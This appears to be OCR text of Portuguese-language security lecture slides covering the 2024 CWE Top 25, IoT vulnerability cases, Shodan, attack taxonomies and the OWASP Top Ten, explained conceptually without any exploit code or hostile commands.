
2024 CWE Top 25

Rank	ID	Name	Score	CVEs in KEV	Rank Change vs. 2023
1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	56.92	3	+1
2	CWE-787	Out-of-bounds Write	45.20	18	-1
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	35.88	4	0
4	CWE-352	Cross-Site Request Forgery (CSRF)	19.57	0	+5
5	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	12.74	4	+3
6	CWE-125	Out-of-bounds Read	11.42	3	+1
7	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.30	5	-2
8	CWE-416	Use After Free	10.19	5	-4
9	CWE-862	Missing Authorization	10.11	0	+2
10	CWE-434	Unrestricted Upload of File with Dangerous Type	10.03	0	0
11	CWE-94	Improper Control of Generation of Code ('Code Injection')	7.13	7	+12
12	CWE-20	Improper Input Validation	6.78	1	-6
13	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	6.74	4	+3
14	CWE-287	Improper Authentication	5.94	4	-1
15	CWE-269	Improper Privilege Management	5.22	0	+7
16	CWE-502	Deserialization of Untrusted Data	5.07	5	-1
17	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	5.07	0	+13
18	CWE-863	Incorrect Authorization	4.05	2	+6
19	CWE-918	Server-Side Request Forgery (SSRF)	4.05	2	0
20	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	3.69	2	-3
21	CWE-476	NULL Pointer Dereference	3.58	0	-9
22	CWE-798	Use of Hard-coded Credentials	3.46	2	-4
23	CWE-190	Integer Overflow or Wraparound	3.37	3	-9
24	CWE-400	Uncontrolled Resource Consumption	3.23	0	+13
25	CWE-306	Missing Authentication for Critical Function	2.73	5	-5

TLP:CLEAR


Percentage of Vulnerabilities Remediated
0%
25%
50%
75%
100%
51% of vulnerabilities are remediated in the first month
67% of vulnerabilities are remediated in the first 3 months
76% of vulnerabilities are remediated in the first 6 months
16.3% of vulnerabilities remain open more than a year after discovery
3 mos
6 mos
9 mos
1 year
Time (months)

Vulnerabilidades em IoT




- Agosto/2017, Abbott Labs recall
- Marcapasso cardíaco implantado em 465.000 pessoas
- Modificar a programação do marcapasso que poderia resultar em esgotamento rápido de bateria ou definição de ritmo/passo inadequado

Fonte: https://www.fiercehealthcare.com/privacy-security/abbott-pacemakers-fda-st-jude-medical-recall-cybersecurity-firmware-update

- Câmeras IP TRENDnet TV-IP344PI
- hunt_server – servidor web
- Página /GetData.cgi: acesso ao stream de vídeo
- Qualquer usuário pode ver os vídeos (sem precisar autenticar)

Fonte: https://finance.yahoo.com/news/trendnet-cameras-still-gaping-security-120021454.html


Shodan
https://www.shodan.io
Shodan
Developers
Book
View All...
SHODAN
Explore
Developer Pricing
Enterprise Access
Contact Us
New to Shodan?
Login or Regi
The search engine for the Internet of Things
Shodan is the world's first search engine for Internet-connected devices.
Create a Free Account
Getting Started
Explore the Internet of Things
Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.
See the Big Picture
Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!
Monitor Network Security
Get a Competitive Advantage
Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.
The search engine for Security
The search engine for Webcams
The search engine for Power Plants

Relacionamentos

- **Agente de Ameaça *provoca* Ameaça**
- **Ameaça *explora* Vulnerabilidade**
- **Vulnerabilidade *provoca* Risco**
- **Risco:**
  - pode danificar *Recursos* e
  - causa uma Revelação
  - Probabilidade de um evento ocorrer x impacto do evento (custo, perda)
- ***Revelação pode ser remediada* por uma medida de segurança (*safeguard*)**
- **Safeguard *vai contra o* Agente de Ameaça**


Alguns tipos de intrusos...


- ***Hacker***
  - profundos conhecimentos
  - invadem para benefício próprio


- ***Cracker***
  - quebrar chaves de proteção de programas
  - invadir para destruir


- ***Lammer***
  - conhecimentos técnicos superficiais
  - utiliza ferramentas de terceiros


Ataques: Passivos e Ativos












Passivos


(a) Liberação de conteúdo da mensagem

(b) Análise de tráfego

Ativos


Darth
Mensagem de Darth
que parece ser de Bob
Bob
Internet ou outra instalação
de comunicação
Alice
(a) Disfarce
Darth
Captura mensagem de Bob para
Alice; mais tarde, repassa a
mensagem para Alice
Bob
Internet ou outra instalação
de comunicação
Alice
(b) Repasse

Ativos




(c) Modificação de mensagens

(d) Negação de serviço

Nomes de Ataques

- Intromissão (*Eavesdropping*)
- Mascaramento (*Masquerading*)
- Alteração da Mensagem (*Message tampering*)
  - Ataque do homem do meio (*man in the middle*)
- Ataque de Mensagem Antiga (*Replaying*)
- Negação de Serviço (*Denial of service*)
- Por cavalos de tróia (*trojan horse*), vírus, worms
- ...

Passos típicos de um ataque



OWASP Top Ten - https://owasp.org/www-project-top-ten/

OWASP Top Ten

- **A01 – Broken Access Control** (https://owasp.org/Top10/A01_2021-Broken_Access_Control/): **94% das aplicações consideradas no levantamento CWE teve alguma quebra no controle de acesso. É possível executar funções ou ter acesso, modificar, destruir dados não autorizados. "Deny by default" não é cumprido. Desvio do controle de acesso pela modificação de URLs ou dos pedidos da API. Manipulação de metadados (JWT, tokens, cookies).**

- **A02 – Cryptographic Failures** (https://owasp.org/Top10/A02_2021-Cryptographic_Failures/): **antes era chamada "Sensitive data exposure". São causadas pelas fraquezas** *CWE-321: Use of Hard-coded Cryptographic Key*, *CWE-327: Broken or Risky Crypto Algorithm* e *CWE-331 Insufficient Entropy*

OWASP Top Ten

- **A01:2021 - Broken Access Control**

– CWE-284: Improper Access Control - **Nível de criticidade: média**

Exemplo: CVE-2022-23607 Unsafe handling of user-specified cookies in treq

- **A02:2021 - Cryptographic Failures**

– CWE-321: Use of Hard-coded Cryptographic Key - **Nível de criticidade: alta**

Exemplo: CVE-2022-30271

OWASP Top Ten

